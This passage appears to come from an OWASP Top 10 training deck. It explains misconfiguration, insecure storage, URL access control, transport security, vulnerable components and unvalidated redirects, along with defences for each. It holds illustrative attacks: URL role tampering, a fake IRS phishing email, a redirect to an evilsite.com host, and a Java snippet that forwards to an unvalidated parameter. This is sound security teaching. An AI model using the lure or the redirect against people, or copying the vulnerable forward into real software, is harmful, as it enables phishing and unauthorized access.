 - `http://www.example.com?id=TXkkZWNYZStwQSQkdzByRA==`
- Predictable cookies
 - changes of cookie attributes are easy to predict

A6 – Security Misconfiguration

Web applications rely on a secure foundation

- Everywhere from the OS up through the App Server
- Don't forget all the libraries you are using!!

Is your source code a secret?

- Think of all the places your source code goes
- Security should not require secret source code


CM must extend to all parts of the application

- All credentials should change in production

Typical Impact

- Install backdoor through missing OS or server patch
- XSS flaw exploits due to missing application framework patches
- Unauthorized access to default accounts, application functionality or data, or unused but accessible functionality due to poor server configuration

Security Misconfiguration Illustrated



A6 – Avoiding Security Misconfiguration

- Verify your system's configuration management
 - Secure configuration “hardening” guideline
 - Automation is REALLY USEFUL here
 - Must cover entire platform and application
 - Keep up with patches for ALL components
 - This includes software libraries, not just OS and Server applications
 - Analyze security effects of changes
- Can you “dump” the application configuration
 - Build reporting into your process
 - If you can't verify it, it isn't secure
- Verify the implementation
 - Scanning finds generic configuration and missing patch problems

A7 – Insecure Cryptographic Storage

Storing sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data gets stored
 - Databases, files, directories, log files, backups, etc.
- Failure to properly protect this data in every location

Typical Impact


- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident, such as forensics, sending apology letters, reissuing thousands of credit cards, providing identity theft insurance
- Business gets sued and/or fined

Insecure Cryptographic Storage Illustrated



1

Victim enters credit card number in form



Log files

2

Error handler logs CC details because merchant gateway is unavailable

3

Logs are accessible to all members of IT staff for debugging purposes

4

Malicious insider steals 4 million credit card numbers





A7 – Avoiding Insecure Cryptographic Storage

- Verify your architecture
 - Identify all sensitive data
 - Identify all the places that data is stored
 - Ensure threat model accounts for possible attacks
 - Use encryption to counter the threats, don't just 'encrypt' the data
- Protect with appropriate mechanisms
 - File encryption, database encryption, data element encryption
- Use the mechanisms correctly
 - Use standard strong algorithms
 - Generate, distribute, and protect keys properly
 - Be prepared for key change
- Verify the implementation
 - A standard strong algorithm is used, and it's the proper algorithm for this situation
 - All keys, certificates, and passwords are properly stored and protected
 - Safe key distribution and an effective plan for key change are in place
 - Analyze encryption code for common flaws

A8 – Failure to Restrict URL Access

How do you protect access to URLs (pages)?

- This is part of enforcing proper “authorization”, along with A4 – Insecure Direct Object References


A common mistake ...

- Displaying only authorized links and menu choices
- This is called presentation layer access control, and doesn't work
- Attacker simply forges direct access to 'unauthorized' pages

Typical Impact

- Attackers invoke functions and services they're not authorized for
- Access other user's accounts and data
- Perform privileged actions

Failure to Restrict URL Access Illustrated




- Attacker notices the URL indicates his role
`/user/getAccounts`
- He modifies it to another directory (role)
`/admin/getAccounts`, or
`/manager/getAccounts`
- Attacker views more accounts than just their own

A8 – Avoiding URL Access Control Flaws



- For each URL, a site needs to do 3 things
 - Restrict access to authenticated users (if not public)
 - Enforce any user or role based permissions (if private)
 - Completely disallow requests to unauthorized page types (e.g., config files, log files, source files, etc.)
- Verify your architecture
 - Use a simple, positive model at every layer
 - Be sure you actually have a mechanism at every layer
- Verify the implementation
 - Forget automated analysis approaches
 - Verify that each URL in your application is protected by either
 - An external filter, like Java EE web.xml or a commercial product
 - Or internal checks in YOUR code – Use ESAPI's `isAuthorizedForURL()` method
 - Verify the server configuration disallows requests to unauthorized file types
 - Use WebScarab or your browser to forge unauthorized requests

A9 – Insufficient Transport Layer




Transmitting sensitive data insecurely

- Failure to identify all sensitive data
- Failure to identify all the places that this sensitive data is sent
 - On the web, to backend databases, to business partners, internal communications
- Failure to properly protect this data in every location

Typical Impact

- Attackers access or modify confidential or private information
 - e.g, credit cards, health care records, financial data (yours or your customers)
- Attackers extract secrets to use in additional attacks
- Company embarrassment, customer dissatisfaction, and loss of trust
- Expense of cleaning up the incident
- Business gets sued and/or fined

Insufficient Transport Layer Protection Illustrated



A9 – Avoiding Insufficient Transport Layer Protection

- Protect with appropriate mechanisms
 - Use TLS on all connections with sensitive data
 - Individually encrypt messages before transmission
 - E.g., XML-Encryption
 - Sign messages before transmission
 - E.g., XML-Signature
- Use the mechanisms correctly
 - Use standard strong algorithms (disable old SSL algorithms)
 - Manage keys/certificates properly
 - Verify SSL certificates before using them
 - Use proven mechanisms when sufficient
 - E.g., SSL vs. XML-Encryption
- See: http://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet for more details

Using Known Vulnerable Components

Vulnerable components are common

- Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.

Widespread

- Virtually every application has these issues because most development teams don't focus on ensuring their components/libraries are up to date. In any cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse

Typical Impact

- The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise

Preventing Known Vulnerable Components

- One option is not to use components that you didn't write. But that's not very realistic.
- Most component projects do not create vulnerability patches for old versions. Instead, most simply fix the problem in the next version. So upgrading to these new versions is critical.

Software projects should have a process in place to:

1. Identify all components and the versions you are using, including all dependencies. (e.g., the versions plugin).
2. Monitor the security of these components in public databases, project mailing lists, and security mailing lists, and keep them up to date.
3. Establish security policies governing component use, such as requiring certain software development practices, passing security tests, and acceptable licenses.
4. Where appropriate, consider adding security wrappers around components to disable unused functionality and/or secure weak or vulnerable aspects of the component.

A10 – Unvalidated Redirects and Forwards

Web application redirects are very common

- And frequently include user supplied parameters in the destination URL
- If they aren't validated, attacker can send victim to a site of their choice

Forwards (aka Transfer in .NET) are common too

- They internally send the request to a new page in the same application
- Sometimes parameters define the target page
- If not validated, attacker may be able to use unvalidated forward to bypass authentication or authorization checks

Typical Impact

- Redirect victim to phishing or malware site
- Attacker's request is forwarded past security checks, allowing unauthorized function or data access


Unvalidated Redirect Illustrated

1 Attacker sends attack to victim via email or webpage




From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.

2 Victim clicks link containing unvalidated parameter



Request sent to vulnerable site, including attacker's destination site as parameter. Redirect sends victim to attacker site

3 Application redirects victim to attacker's site



4 Evil site installs malware on victim, or phish's for private information





<http://www.irs.gov/taxrefund/claim.jsp?year=2006&...&dest=www.evilsite.com>

Unvalidated Forward Illustrated

1

Attacker sends attack to vulnerable page they have access to



2

Application authorizes request, which continues to vulnerable page

Filter

3

Forwarding page fails to validate parameter, sending attacker to unauthorized page, bypassing access control

```
public void doPost( HttpServletRequest request,
    HttpServletResponse response) {
    try {
        String target = request.getParameter( "dest" );
        ...

        request.getRequestDispatcher( target ).forward( request, response );
    }
    catch ( ...
```

```
public void
sensitiveMethod( HttpServletRequest
request, HttpServletResponse
response) {
    try {
        // Do sensitive stuff here.
        ...
    }
    catch ( ...
```

A10 – Avoiding Unvalidated Redirects and Forwards

- There are a number of options
 1. Avoid using redirects and forwards as much as you can
 2. If used, don't involve user parameters in defining the target URL
 3. If you 'must' involve user parameters, then either
 - a) Validate each parameter to ensure its valid and authorized for the current user, or
 - b) (preferred) – Use server side mapping to translate choice provided to user with actual target page
 - Defense in depth: For redirects, validate the target URL after it is calculated to make sure it goes to an authorized external site
 - ESAPI can do this for you!!
 - See: `SecurityWrapperResponse.sendRedirect(URL)`
 - [http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect\(java.lang.String\)](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String))
- Some thoughts about protecting Forwards
 - Ideally, you'd call the access controller to make sure the user is authorized before you perform the forward (with ESAPI, this is easy)
 - With an external filter, like Siteminder, this is not very practical
 - Next best is to make sure that users who can access the original page are ALL authorized to access the target page.